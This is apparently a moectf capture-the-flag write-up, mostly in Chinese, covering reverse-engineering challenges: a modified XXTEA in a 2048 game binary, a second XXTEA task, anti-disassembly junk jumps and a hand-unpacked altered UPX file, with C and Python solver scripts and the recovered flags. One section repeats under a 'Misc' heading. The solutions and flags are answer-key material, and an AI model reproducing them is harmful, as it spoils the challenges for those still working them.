
moectf{H@v4_fUn}

Xor 0x2a


2048_master_re

2048我不会玩，直接硬逆程序吧


strings发现通关文案



来到函数校验函数sub_401C83发现key "2048master2048ma"




跟进sub_401A81



还原算法sub_401A81(sub_401898->sub_401530->sub_40195B)

核心加密函数是sub_401530




xxtea变种

代码块

```
#include <stdio.h>
#include <stdint.h>
#include <stdlib.h>

static const uint8_t CT[40] = {

0x35,0x79,0x77,0xCC,0x1B,0x13,0x41,0x34,0xF9,0xFF,0x9F,0x91,0xFF,0x5B,0x94,0x78
,

0x86,0x2A,0xAF,0xAE,0xD7,0x9E,0x31,0x4D,0x7A,0xC4,0xA5,0x51,0xD1,0xD9,0x6E,0x44
,
    0x18,0x52,0x86,0x1B,0x42,0x8A,0xC9,0x63
};
static const uint8_t KEY_BYTES[16] = "2048master2048ma";
#define DELTA 1050114489u

static void key_to_u32_le(const uint8_t k[16], uint32_t out[4]) {
    for (int i = 0; i < 4; ++i)
        out[i] = (uint32_t)k[4*i] | ((uint32_t)k[4*i+1]<<8) |
((uint32_t)k[4*i+2]<<16) | ((uint32_t)k[4*i+3]<<24);
}
static void unpack_le(const uint32_t* v, size_t n, uint8_t* out) {
    for (size_t i = 0; i < n; ++i) {
        uint32_t x = v[i];
```

```
        out[4*i+0] = (uint8_t)(x      & 0xFF);
        out[4*i+1] = (uint8_t)((x>>8) & 0xFF);
        out[4*i+2] = (uint8_t)((x>>16)& 0xFF);
        out[4*i+3] = (uint8_t)((x>>24)& 0xFF);
    }
}
static void xxtea_like_decrypt(uint32_t* a1, int n, const uint32_t k[4]) {
    if (n <= 1) return;
    int rounds = 6 + 52 / n;
    uint32_t sum = (uint32_t)rounds * DELTA, y = a1[0], z;
    while (rounds--) {
        uint32_t e = (sum >> 2) & 3;
        for (int i = n-1; i > 0; --i) {
            z = a1[i-1];
            a1[i] -= (((4*y) ^ (z >> 5)) + ((y >> 3) ^ (16*z))) ^ ((y ^ sum) + (z ^ k[(e ^ i) & 3]));
            y = a1[i];
        }
        z = a1[n-1];
        a1[0] -= (((4*y) ^ (z >> 5)) + ((y >> 3) ^ (16*z))) ^ ((y ^ sum) + (z ^ k[e & 3]));
        y = a1[0];
        sum -= DELTA;
    }
}
int main(void) {
    uint32_t key[4]; key_to_u32_le(KEY_BYTES, key);
    uint32_t v[10];
    for (int i = 0; i < 10; ++i)
        v[i] = (uint32_t)CT[4*i] | ((uint32_t)CT[4*i+1]<<8) | ((uint32_t)CT[4*i+2]<<16) | ((uint32_t)CT[4*i+3]<<24);
    xxtea_like_decrypt(v, 10, key);
    uint8_t pt[40]; unpack_le(v, 10, pt);
    fwrite(pt, 1, 37, stdout);
    putchar('\n');
    return 0;
}
#moectf{@_N1c3_cup_0f_XXL_te4_1n_2048}
```



Two cups of tea

key：moectf!!xV4，位置在000000FF96EFFBF0

代码块

```
def xxtea_decrypt(v, key):
    n = len(v)
    if n > 1:
        rounds = 6 + 52 // n
        sum_ = rounds * 0x9E3779B9
        def MX(z, y, sum_, p, e):
            return (((z >> 5 ^ y << 2) + (y >> 3 ^ z << 4)) ^ ((sum_ ^ y) + (key[(p & 3) ^ e] ^ z))) & 0xFFFFFFFF

        y = v[0]
        while rounds > 0:
            e = (sum_ >> 2) & 3
            p = n - 1
            while p > 0:
                z = v[p - 1]
                v[p] = (v[p] - MX(z, y, sum_, p, e)) & 0xFFFFFFFF
                y = v[p]
                p -= 1
            z = v[n - 1]
            v[0] = (v[0] - MX(z, y, sum_, 0, e)) & 0xFFFFFFFF
            y = v[0]
            sum_ = (sum_ - 0x9E3779B9) & 0xFFFFFFFF
```

```
            rounds -= 1


if __name__ == "__main__":
    v = [
        0x5D624C34, 0x8629FEAD, 0x9D11379B, 0xFCD53211, 0x460F63CE,
        0xC5816E68, 0xFE5300AD, 0x0A0015EE, 0x9806DBBB, 0xEF4A2648
    ]
    key_bytes = [
        0x6D, 0x6F, 0x65, 0x63, 0x74, 0x66, 0x21, 0x21,
        0x78, 0x56, 0x34, 0x12, 0xF0, 0xDE, 0xBC, 0x9A
    ]

    # Convert key bytes to list of 4 uint32 integers (little endian)
    key = []
    for i in range(0, 16, 4):
        k = key_bytes[i] | (key_bytes[i+1] << 8) | (key_bytes[i+2] << 16) | (key_bytes[i+3] << 24)
        key.append(k & 0xFFFFFFFF)

    xxtea_decrypt(v, key)

    # Convert decrypted uint32 list to bytes and then to string
    flag_bytes = bytearray()
    for val in v:
        flag_bytes.extend(val.to_bytes(4, 'little'))

    print(flag_bytes.decode('latin1'))  # Use 'latin1' to preserve byte values as-is
    #moectf{X7e4_And_xx7EA_I5_BeautifuL!!!!!}
```

Flower

代码块

```
jnz short Label
jz short Label
call near ptr Label+1
```

label+1直接nop，jnz和jz跳到jmp


代码块

```
enc = [79, 26, 89, 31, 91, 29, 93, 111, 123, 71, 126, 68, 106, 7, 89, 103, 14, 82, 8, 99, 92, 26, 82, 31, 32, 123, 33, 119, 112, 37, 116, 43]
```

```
key = 0x23 ^ 0xa

for i in range(len(enc)):
    print(chr(key ^ enc[i]), end='')
    key += 1
    #moectf{f0r3v3r_JuMp_1n_7h3_a$m_a9b35c3c}

```

upx_revenge

手脱upx



定位到这里

改2e323400为55505821

然后再手动脱

代码块


```
enc =  "lY7bW=\\ck?eyjX7]TZ\\}CVbh\\tOyTH6>jH7XmFifG]H7"
table = [0x4f,0x4c,0x4d,0x4a,0x4b,0x48,0x49,0x46,0x47,0x44,0x45,0x42,0x43,0x40,0x41,0x5e,0x5f,0x5c,0x5d,0x5a,0x5b,0x58,0x59,0x56,0x57,0x54,0x6f,0x6c,0x6d,0x6a,0x6b,0x68,0x69,0x66,0x67,0x64,0x65,0x62,0x63,0x60,0x61,0x7e,0x7f,0x7c,0x7d,0x7a,0x7b,0x78,0x79,0x76,0x77,0x74,0x3e,0x3f,0x3c,0x3d,0x3a,0x3b,0x38,0x39,0x36,0x37,0x25,0x21]
rev = {chr(ch):i for i,ch in enumerate(table)}
enc1 = bytearray()

mid = []
for i in enc:
    mid.append(rev[i])
    if len(mid) == 4:
        b1,b2,b3,b4 = mid
        enc1.append(((b1 << 2) | (b2 >> 4)))
        enc1.append(((b2 & 0xf) << 4 | (b3 >> 2)))
        enc1.append(((b3 & 0x3) << 6 | b4))
        mid = []

print(enc1.decode('latin1'))
#moectf{Y0u_Re4l1y_G00d_4t_Upx!!!}

```

Misc


2048_master

2048我不会玩，直接硬逆程序吧


strings发现通关文案



来到函数校验函数sub_401C83发现key "2048master2048ma"

